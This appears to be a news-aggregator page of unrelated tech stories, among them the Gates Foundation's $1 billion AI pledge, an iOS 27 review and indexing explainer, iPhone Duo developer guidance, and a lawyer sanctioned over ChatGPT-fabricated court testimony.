

Join Mikko Hyppönen and security leaders from the NFL, CHANEL, and Atlassian for a two-hour digital summit on what AI-speed attacks change, what defenders should stop doing, and how to validate, decide, fix, and re-validate at machine speed.
Tech
Gates Foundation bets $1B on AI to boost global health, agriculture and education



The Gates Foundation is pledging to spend at least $1 billion over the next two years on artificial intelligence for health workers, farmers and teachers, largely in the world’s poorest countries, funding AI tools for people the market would otherwise overlook.
The bet is that AI can help reaccelerate the world’s progress against child mortality, poverty and disease, which has slowed sharply as governments cut global health funding.
The Seattle-based foundation’s new financial commitment, released Monday evening in conjunction with its 10th annual Goalkeepers Report, illustrates the double-edged sword of AI at a moment when the U.S. in particular is preoccupied with what the technology might damage or destroy.
Bill Gates, who issued his own AI warnings in an essay three weeks ago, writes in the new report that the risks “are real and deserve serious attention.” He adds, “AI could be a great equalizer — or widen the gap. This is not a long-range prediction. It’s a present-tense choice.”
In this case, Gates writes, he’s focusing on “the possibility that AI, if shaped well, could expand who has access to solutions, opportunities, and knowledge that has too often been out of reach.”
The window is short, he writes: “I believe that the decisions made in the next 12 to 18 months — about how AI is built, funded, and deployed — will determine whether this technology primarily benefits the people who already have the most or reaches those who have the least.”
Gates Foundation CEO Mark Suzman, in an interview with GeekWire, called the $1 billion a “down payment,” saying he expects the figure to grow significantly after the first two years.
For this first installment, 40% of the money will go to education, 40% to health care, 10% to agriculture and 10% to digital infrastructure, including datasets in languages the models don’t handle, according to the foundation.
More than 90% of the data used to train early large language models came from English-language sources, according to the report. Leading AI speech recognition systems make errors less than 6% of the time in English and more than 60% of the time in Yoruba, a West African language spoken by tens of millions of people, for example.
Most people in Africa use feature phones rather than smartphones, Suzman said, so the tools have to work by voice. That means collecting recordings of speech, not just written text, in local accents and including children’s voices. He said the foundation works with Google and Microsoft on AI language initiatives.
Winding down: Gates announced in May 2025 that he would give away virtually all his wealth and close the foundation in 2045, which requires doubling its spending over those 20 years. The foundation had previously planned to close 20 years after his death.
As part of that plan, the foundation will need to give away $200 billion before it shuts down. Its budgeted payout is $9 billion this year, the largest in its history. Suzman said the $1 billion over two years comes out of its core budget.
Goals for its final two decades include cutting preventable child deaths in half again, eradicating polio and malaria, and bringing tuberculosis and HIV under control.
The report’s data section shows how far off the pace the world is. Child mortality, neonatal mortality and HIV are all projected to miss their 2030 targets. HIV incidence is on track to fall only to 0.22 new cases per 1,000 people, more than 10 times the target of 0.02.
Early AI results: The report makes the case that AI could change those trajectories. It points to a number of tools already in use in different settings:
- Penda Health, a network of affordable clinics in Nairobi, Kenya, where an AI tool built into patient records has raised diagnostic accuracy by 16 percentage points.
- In the U.S., seventh graders using a tool called Kiddom Atlas across 21 middle schools gained the equivalent of six extra months of learning in a single year.
- In India, the state of Maharashtra runs a free AI advisory service called MahaVISTAAR that has signed up more than 740,000 farmers, with 70,000 more joining every month.
The foundation has supported all three, according to the report’s endnotes. The endnotes also cite OpenAI’s account of its work with Penda Health on the clinical copilot.
One caveat: the evidence behind the examples is early. Suzman said the education work is “still on a relatively small scale,” and pointed to agriculture as the area already operating at size.
Suzman said the foundation spent years experimenting with AI without committing at this scale, wary of getting ahead of what the technology could actually deliver in its areas. Progress in the models over the past year, and results from early investments, convinced him otherwise.
“We now can state with a pretty high degree of confidence there are real deliverables that we can see across health, across education, across agricultural development,” he said.
What AI won’t fix: Asked whether AI can substitute for the money the U.S. and other governments have cut from global health, Suzman said: “Sadly, no.” The cuts run to “tens of billions of dollars,” he said, and they are hitting basic services now. He cited the purchase of bed nets and antiretroviral drugs, and care for mothers before and after birth.
“That’s affecting families right now with a real impact,” he said. “Ideally, you combine the two [AI and aid funding], and that’s how you get hugely accelerated progress.”
Suzman said the foundation will keep pressing the U.S. to remain a leader in global health. Despite the cuts, he said, it has been encouraging to see the country stay a partner in programs such as the Global Fund to Fight AIDS, Tuberculosis and Malaria, and he noted that Congress has moved to fund these areas more fully than the administration has.
“We believe that currently reflects the U.S. public’s broad view and support for these areas, when you can see the concrete results,” he said.
The Epstein review: Asked how the scrutiny of Gates’ ties to Jeffrey Epstein has affected the foundation’s work, Suzman pointed to the external review the foundation released in July.
Conducted by the law firm WilmerHale, it found no evidence that Epstein received foundation money or that the foundation knew of his crimes. It counted roughly 30 meetings from 2011 to 2014, involving Gates and nine other foundation leaders and staff, and found that staff had repeatedly raised concerns about associating with him.
The board adopted the recommendations that followed, among them centralized vetting of brokers and co-funders and tougher conflict-of-interest rules.
Suzman expressed optimism that the review has cleared the way for the foundation to keep working across the full range of governmental and philanthropic partnerships. “Hopefully it’s full speed ahead,” he said, “and with these AI shifts, that’s more important than ever.”
Continue Reading
After you upgrade your iPhone to iOS 27, you might notice your device doing a little extra thinking. That’s because the update brings a revamped Search system to your device, and it needs some time to get to know everything on your iPhone.
You can download iOS 27 now by going to Settings > General > Software Update > Update Now and following the prompts on your screen.

At June’s Worldwide Developers Conference, Apple announced that it was rebuilding its Search interface for iOS 27. The company said the restructure would make searching across your device faster, more reliable and more accurate. In order to do that, iOS 27 has to reindex items across your iPhone. So after you update, you’ll see a banner in Settings that reads “Optimizing Search and Siri.” This is a normal part of the update, and it could take a while to finish, but the good news is you can still use your iPhone during this process.
Here’s what you need to know about the indexing and optimization process once you download iOS 27.
What is indexing?
Data indexing is the process of scanning and organizing metadata from data assets into an index so it can be easily searched.
“Think of it like the index of a book,” data management company Komprise wrote online. “[The index] doesn’t hold the content, but it tells you where to find it, and what’s inside.”
Apple’s support page about Spotlight indexing says that Spotlight search indexes your iPhone when you first set up your device, as data changes on your device and after you update your iPhone. So your device has reindexed before and you likely never noticed – I know I didn’t.
Apple also notes that your iPhone’s index “stays on your device and isn’t shared with Apple or your other devices.”
Indexing can take hours or days

Apple’s support page notes that indexing could take anywhere from a couple hours to a few days. When I updated my iPhone to a beta version of iOS 27, my iPhone took a couple hours to index, but the more stuff you have stored on your phone, the longer it will take.
The process takes longer this time around because Apple rebuilt its Search interface in iOS 27. So the update isn’t just adding a few more things to the index, it’s implementing a new search system.
That means the system isn’t just crawling through the new stuff — it needs to go back through all the data in your phone. Think of it like cataloging new items you’ve bought versus creating an inventory of everything in your home.
Apple does offer a few suggestions on how to speed up the process:
- Plug your device into a power source.
- Connect your device to Wi-Fi.
- Don’t use your iPhone.
OK, can I still use my iPhone?
You can! Indexing doesn’t prevent you from using your iPhone, but it goes faster if you set the phone aside.
If you do use your iPhone during the process, your Spotlight search results might be incomplete because it hasn’t finished indexing. Otherwise, your device should operate as usual. Which is good because I couldn’t imagine going without my phone for a few days at this point – don’t judge me.
Spotlight search still not working?
If your iPhone is finished indexing – the banner in Settings will go away – and you’re still running into issues, you should review your Search settings and make sure Spotlight has access to your apps. Here’s how to check.
- Tap Settings.
- Tap Search.
From here, you can adjust what shows up in Spotlight, and near the bottom of the menu, you can review which apps Spotlight has access to. You can tap into each app to grant or revoke Spotlight permission.
However, there doesn’t seem to be a way to grant or revoke Spotlight access across all apps at once, so you have to go into each individual app to do this.
For more on Apple, here’s what to know about the iPhone Duo and everything Apple announced at its “Surprise and shine” event.


The latest iOS update is out now. Apple released iOS 27 on Monday, Sept. 14 (just as I predicted). You’d be forgiven for thinking Siri AI is the only new addition, but the OS includes several other features — even if they aren’t especially groundbreaking.
You can download iOS 27 now by going to Settings > General > Software Update > Update Now and following the prompts on your screen.
I’ve been using iOS 27 betas since June, and found a handful of useful new features, including a new Liquid Glass slider, and even started testing the revamped Siri after avoiding the digital assistant for a decade. Overall, my phone feels snappier and opening apps is almost instantaneous.
Apple’s iOS 27 brings a lot of quality of life upgrades to your device without as many standout new features as previous iOS updates — similar to Liquid Glass in iOS 26. There are also a few questionable changes, such as a new way to access your Notification Center, which isn’t unusual for these annual upgrades. Overall, iOS 27 is an inoffensive update filled with subtle improvements that you might not notice unless they’re pointed out.
As the official pointer-outer person, that’s my cue to give you a virtual tour around Siri AI and some of my favorite changes, as well as a few updates that left me scratching my head.
Note that my experience with these features is based on beta versions of iOS 27, so it’s possible some of them work differently on the public release. Siri AI is still in beta, even after the public release of iOS 27, and remains an opt-in experience.
iOS 27’s best improvements
Siri gets an AI overhaul
The latest iOS update has convinced me to turn over some daily digital chores to Siri, such as looking up driving directions or checking my schedule. Despite a few flaws, Siri worked well when I asked it to plot my route in CarPlay, find a cake recipe and perform a number of other simple tasks. The result? I’m now comfortable using Siri for small jobs.
In iOS 27, Siri AI is disabled by default, so you have to enable it if you want to use it. Here’s how to do so.
- Tap Settings.
- Tap Siri.
- Tap Try New Siri.
It can also take time to go from being waitlisted to being able to ask Siri AI for a gift recommendation for your friend based on a text thread. Don’t forget: Siri AI is also still in beta in iOS 27, so you could run into bugs or have odd experiences with the digital assistant. Plus, Siri AI is only available in Apple Intelligence-compatible devices. iPhone 14 models or older (or the iPhone 15 or 15 Plus models) can’t access the enhanced assistant.
New Liquid Glass slider, and one questionable option
 Screenshot by Zach McAuliffe/CNET
After Apple launched Liquid Glass in iOS 26, the company added ways to adjust transparency to address readability issues. With iOS 27, you can get as close to disabling the design as possible thanks to a new Liquid Glass slider. After installing iOS 27, you’re given an option to adjust just how liquidy or glassy you want things. But if you skip that screen, here’s where to find the Liquid Glass slider.
- Tap Settings.
- Tap Appearance.
- Tap Liquid Glass.
From here, you can make Liquid Glass elements on your device more or less transparent by dragging the slider to the right. If you want more see-throughness, so elements are more transparent, drag it left. I find it difficult to tell menus and background items apart — I don’t understand who would want this option, but it’s there if you do.
I’ve been happily using the totally frosted look (slider all the way to the right) for a few weeks now. While I didn’t mind Liquid Glass as much as other folks, the frosted setting ensures I can read and see the text, menus and icons properly.
Safari gets an upgrade, too
My CNET colleague Jason Chun has been enjoying the Safari upgrades in iOS 27, including favorable UI tweaks. He noted that the All Tabs icon replaces the three-dot menu in Safari’s Compact toolbar. He also likes the return of the Bookmarks icon to the top of a new tab next to Reading List and History, and that Safari can automatically organize tabs.
“It’s a super useful feature,” Chun wrote. “Especially if you keep as many emotional support tabs open as I do (currently 72).”
More volume control across your device
 Screenshot by Zach McAuliffe/CNET
Apple finally gives you the choice to adjust the volumes of your ringtones, alerts and alarms independently. This has been greatly helpful, ensuring my alarm isn’t so loud that it wakes up my infant son at night, yet keeping my ringtone loud enough during the day that I can hear it over him crying.
To separate the volume levels, you have to disable two switches:
- Tap Settings.
- Tap Sounds & Haptics.
- Disable the switches next to both instances of Match Ringtone Volume.
You can then use the sliders beneath those switches to change the volume of your alarms and your alerts without affecting your ringtone volume.
Pasting photos and links into messages is easier
 Screenshot by Zach McAuliffe/CNET
There’s also an easy way to paste photos, links from social media and more into Messages in iOS 27. If you copy one of those things and go into a chat, Messages will display an option above your keyboard to paste the item into your message before you start typing.
It’s a simple adjustment that streamlines texting assets to folks. Before, you had to long-press on the text box and tap Paste. That’s not a lot of steps, but tapping the option above the keyboard is faster.
I also appreciate how this makes it easier to ensure I’m pasting the intended photo or link into a message instead of another link or text from hours ago. I’ve pasted unrelated gibberish into texting fields many times before iOS 27.
The Weather app shows different elements
 Screenshot by Zach McAuliffe/CNET
The Weather app gets another small tweak, showing more weather elements throughout the day. You can see hour-by-hour forecasts for rain and winds in your area by tapping water drop and wind symbols in the Conditions bar in the app. You can also see those conditions for the coming days of the week.
This is a welcome feature that helps me plan my day before stepping out the door with just a glance.
New on-screen timer
 Screenshot by Zach McAuliffe/CNET
You also don’t need to go into your clock app to set a timer in iOS 27. If you open the timer in your Control Center, a new timer window will appear at the top of your screen with a horizontal dial you can pull left or right to get the exact countdown you need (down to 15-second increments). You can set and start a timer from here and access it while in other apps.
I like being able to quickly set and keep track of a timer without switching apps — a small but mighty improvement.
Three changes I’m still lost on
A standalone Siri app is now a thing
 Screenshot by Zach McAuliffe/CNET
Apple Intelligence-compatible devices get a new Siri app in iOS 27 that lets you interact with the digital assistant in a similar way to other chatbots, such as Gemini on Android, and access past conversations or requests within the app.
I struggle to see the appeal of this app over the regular Siri voice assistant. It feels easier to use Siri without the app in most instances, such as asking the assistant to look up the hours of a local bookstore.
Even if you’re using the Siri app as a search engine, it feels easier to, you know… use a search engine. I asked Siri to check the news, for example, and the app would regularly give me news that was at least a few days old. This is better than when I tested an earlier beta version of iOS 27 and the app gave me news from about a month prior, but it’s still not what I’m looking for.
It does give you links at the bottom of queries to verify information, which is good if you use the app as such. However, a search engine such as DuckDuckGo could give me those links without forcing me to wade through a preamble that might be full of outdated or incorrect information.
Notification Center has a new home thanks to Siri AI
If you do enable the new Siri AI, your iPhone’s Notification Center gets a new home — much to my dismay. Instead of two sections for the drag-from-the-top touch shortcuts, now there are three. Instead of dragging down from the center of your home screen to see your notifications, now you have to drag down from the top-left corner of your home screen. If you drag down from the center, you open a new Search or Ask bar.
I’m right-handed and this is dreadful. It’s one of the more annoying things about iOS 27. It messes with my muscle memory and my expectations of where things are located on my phone.
The good news is that if you don’t enable Siri AI (or later disable it), you can still access your Notification Center by dragging down from the top center of your home screen. It does mean you’d need to sacrifice using Siri AI — it all comes down to your UX preference.
The tiny clock is tiny and morally wrong
 Screenshot by Zach McAuliffe/CNET
You can shrink your lock screen clock in iOS 27 when customizing your lock screen. Tap the highlighted button in the picture above and the clock shrinks down into the date bar across the top of your screen.
Sure, that option lets you see more of your lock screen background. However, I’m an advocate of the lock screen’s big clock and therefore consider the tiny clock to be heresy. Tiny clock feels too small to be comfortably legible. People who like this setting: Can you see Pluto on a clear night without a telescope?
iOS 27 is a step in the right direction
Siri AI is the centerpiece of the update, and Apple has improved on the digital assistant enough that if you don’t already use it, I’d suggest giving it another chance. Most of the other new features are small improvements and upgrades that make for a pleasant, if sometimes underwhelming, experience.
For more on the operating system, you can check out how to change some of the most annoying features on the OS and how I learned to stop worrying and began to enjoy Siri.


Cornelis, a company creating networking technology to help AI chips communicate more effectively, announced Monday that it has raised $205 million in a funding round led by IAG Capital Partners.
It also announced a product called Active Compute Fabric, a network technology that targets the fact that much GPU time is wasted waiting for data to arrive. Cornelis hopes to address this with a networking fabric that lets chips process and send information at the same time.
The company, which spun off from Intel in 2020, is competing with Nvidia by offering an open architecture, meaning customers can use a variety of GPU and accelerator hardware with Cornelis’ networking fabric. Though Nvidia chips can technically run on other networking fabrics, they’re optimized to run on Nvidia’s own software, making it much easier — and more enticing — for customers to use Nvidia’s full GPU stack. Cornelis is part of a new wave of AI infrastructure companies emerging to break apart Nvidia’s market dominance, piece by piece (or chip by chip, one could say).
Cornelis has already started shipping its product and is working on a new generation of it, expected to be released later this year.
OpenAI has bought smartphone camera maker Glass Imaging in a deal worth over $300 million, according to a report from The Wall Street Journal. The company, founded in 2019 and based in Los Altos, California, had previously raised about $30 million in funding from investors.
Glass Imaging was founded by Ziv Attar and Tom Bishop, a pair of former Apple engineers who previously led the team that developed Apple’s Portrait Mode. This background directly informs the work they now do at Glass Imaging, where they use AI to overcome the physical size constraints of smartphone cameras. Rather than using AI to edit a photo after it’s been taken, Glass Imaging uses neural networks to learn about individual camera systems — like the different cameras on various smartphone models — to yield better images from the moment the shutter clicks.
OpenAI did not immediately respond to a request for comment. The ChatGPT maker is rumored to be working on its own hardware, like smartphones, earbuds, and AI companion devices.
In 2025, OpenAI CEO Sam Altman and famed Apple designer Jony Ive revealed that they had been working together on a device startup called io, when OpenAI bought Ive’s company for $6.5 billion.

Reuters reports:
A defense lawyer appealing his client’s murder conviction submitted a brief containing made-up police testimony and witnesses fabricated by OpenAI’s ChatGPT, New Mexico’s highest court said. The New Mexico Supreme Court on Wednesday fined the attorney, Stephen Aarons [for $5,000], and held him in contempt for failing to verify the accuracy of the court filing, which Aarons said he prepared with help from the AI program… and said they will refer him to an attorney disciplinary board for investigation.
Aarons in a statement to Reuters said he had used ChatGPT to summarize the trial proceedings when he agreed to take up the defendant’s appeal last year, and did not understand the degree to which AI could “hallucinate” facts. “I am remorseful but hopeful that the disciplinary board takes into account it was an honest mistake,” he said…. Dozens of lawyers have been sanctioned for filing briefs where AI made up case citations or misquoted the law. Aarons’ filing appears to have gone further, containing fabricated witness testimony in a criminal appeal…
Aarons told the court at an August 21 hearing that he fed a computer-generated transcript and other case materials to ChatGPT, presuming it would generate “a bulletproof summary.” The justices sounded incredulous that Aarons was not fully aware of how AI can make mistakes. “Counsel, do you watch the news? Do you listen to the radio? Do you read anything about what’s going on in the world?” Justice C. Shannon Bacon said at the hearing. “Because the problem with lawyers relying on AI hallucinations is an above-the-fold story every single day.”
“OpenAI did not immediately respond to a request for comment.”


Read more of this story at Slashdot.
devops
Cupertino’s $2,000 foldable gives devs more screen, and more UI state to manage


The October 23 ship date of Apple’s iPhone Duo grows nigh, so developers wanting to optimize their iPhone apps for the foldable will need to get to grips with its new display behaviors and form factor.
“A fold is a UI event with backend consequences,” Atharva Deosthale, Appwrite developer advocate, wrote in an introductory blog post. “Folding and unfolding is part of normal device use, so apps need to preserve state and respond cleanly when the display changes.”
The iPhone Duo, which Apple introduced last week, is a smartphone with two screens: a squat 5.4-inch (diagonal) outer display on top of the case and the larger 7.6-inch inner display within. The display’s contents automatically (and stylishly) move to the visible screen when the device is opened or snapped shut.
Apple has published a repository of technical documentation to help devs prepare for the new form factor. Time to study up.
An ever-shifting canvas
The foldable fondleslab will run iOS 27.1, and will run unaltered iPhone apps, but in the same way regular iPhone apps run on the iPad: awkwardly.
Devs need to learn some new moves to style their apps to truly make Apple’s mobile device look good.
The foldable form factor means that the user may start work on an app on the top screen, and when the device opens, the app should appear seamlessly on the larger display (the display ratio remains the same across both screens).
The phone doesn’t have to lie flat for the inner screen to be fully used; it can also fold into a “tabletop posture,” where half the screen is flat and the other half sits upright, like a little laptop.
Or it could be fashioned into a partially opened “book posture,” with the fold running vertically. Maybe for privacy? Who knows what other ways people, with their endless ingenuity, will interact with these gadgets.
Both screens have a 120 Hz adaptive refresh rate, thanks to Apple’s ProMotion technology. So any transitions within the app, and resizing of the app itself, need to be almost Walt Disney animation-level smooth – while maintaining state.
The device can accommodate two apps simultaneously running on the screen, through “Split View,” so apps will also have to learn to share the screen nicely.
To address this new topology, Apple is updating its Xcode IDE; the 27.1 beta will be available later this month.
The backend will need some love too
The iPhone Duo screen is a different world for a number of reasons. Size is no longer a value, but a dynamic range, Deosthale noted. An app’s available size needs to be read at layout time and adjusted through the app’s lifetime as its screen allocation changes.
Some apps will work better in this environment than others, Deosthale noted. Apps with fixed layouts and hardcoded dimensions, or that use view controllers that reload on size change, can appear stretchy. “Those need work,” he wrote.
Compared with the iPhone Pro Max, the Duo offers a bit more space, with a 7.6-inch inner display versus 6.9 inches. It’s wide enough that a single column stretching across the entire display won’t impress anyone. Now’s the chance to add in a detail pane or sidebar, side-by-side presenter and viewer modes, Deosthale suggested.
And don’t let the app just disappear features, data or other miscellanea when the user switches screens. That will just come off as cheesy. Snapping the unit shut mid-task means the app needs to preserve its state, along with the user’s session identity, as the interface moves to the outer display.
Try not to move components around too much when the display switches, leaving the user seeking some option anew. In the technical docs, Apple calls this keeping a “consistent experience.”
Contrary to the traditional iPhone layout, some of the device’s system controls have moved from the bottom toward the side of the display, which, in landscape mode, is a sensible change that leaves more, albeit asymmetrical, vertical space. However, it is up to developers to ensure their apps aren’t covered by system controls.
While this may not directly relate to the form factor itself, the device runs an A20 Pro system-on-a-chip, built at 2-nanometer scale, with a 6-core CPU, a 7-core GPU wired for matrix math, and a dual 16-core neural engine for ML work. All this horsepower means you can run local ML inference on the device itself.
Perhaps add a button to destroy humanity? It’d be the perfect antidote for a rough day at work.
If Apple developers have any questions about working with foldable displays, they can ask their Android brethren who have been wrangling foldables for almost a decade now.®

Correction: An earlier version of this piece identified the phone Jensen Huang used to take President Trump’s call as Apple’s iPhone Duo. That was incorrect — the device appears to be a Samsung Galaxy Fold 8. The piece has been updated to remove references to the iPhone Duo and the conclusions that were based on that error.
Jensen Huang made headlines Monday at the All-In conference in L.A. when President Trump called him, live, on stage. But there was something else worth noting about his appearance. Huang, dressed in his now-signature alligator leather jacket, was handed a foldable phone to answer it.
Once he got Trump on speaker, the conversation turned to AI safety, and the two seemed to agree that mounting fears about AI equate to what Trump called a “hoax.” Trump argued that the real winners of the AI panic are China and “political people,” and that the technology is too big — “bigger than the internet,” he said — to slow down over. (“Did you hear that? Thousands of people are clapping,” said Huang to Trump during this same exchange.)
Whether Huang truly shares that same view or isn’t in a position to say otherwise, we’ll never know. Nvidia’s business model depends largely on AI labs buying more chips, so downplaying existential risk is the only move if he cares about his company’s share price. (It’s still up 33% for the past year but fell a few percentage points today.)


When it comes to cars, and German performance cars in particular, a simple letter — or a combination of letters — can have a whole lot of meaning. BMW is, of course, famous for its M performance brand, while Mercedes’ AMG-branded vehicles bring an equal level of respect on the street and the race track. Then there’s Audi, which offers performance models that use both S and RS designations.
In either case, an S- or RS-badged Audi will offer a significant performance boost over a base trim, including large increases in horsepower and drivetrain changes. The jump from an S model to a flagship RS model can be even more dramatic. In Audi terms, the “S” designation stands for “sport”, while Audi’s “RS” badge stands for RennSport — which means “racing sport” in German.
That clears up the branding differences, but the exact changes Audi makes between an S-badged model and an RS-badged one vary between vehicles. In many cases, RS-badged models don’t just offer extra horsepower and higher-end performance hardware, but also larger and completely different engines.
From S-line to RS
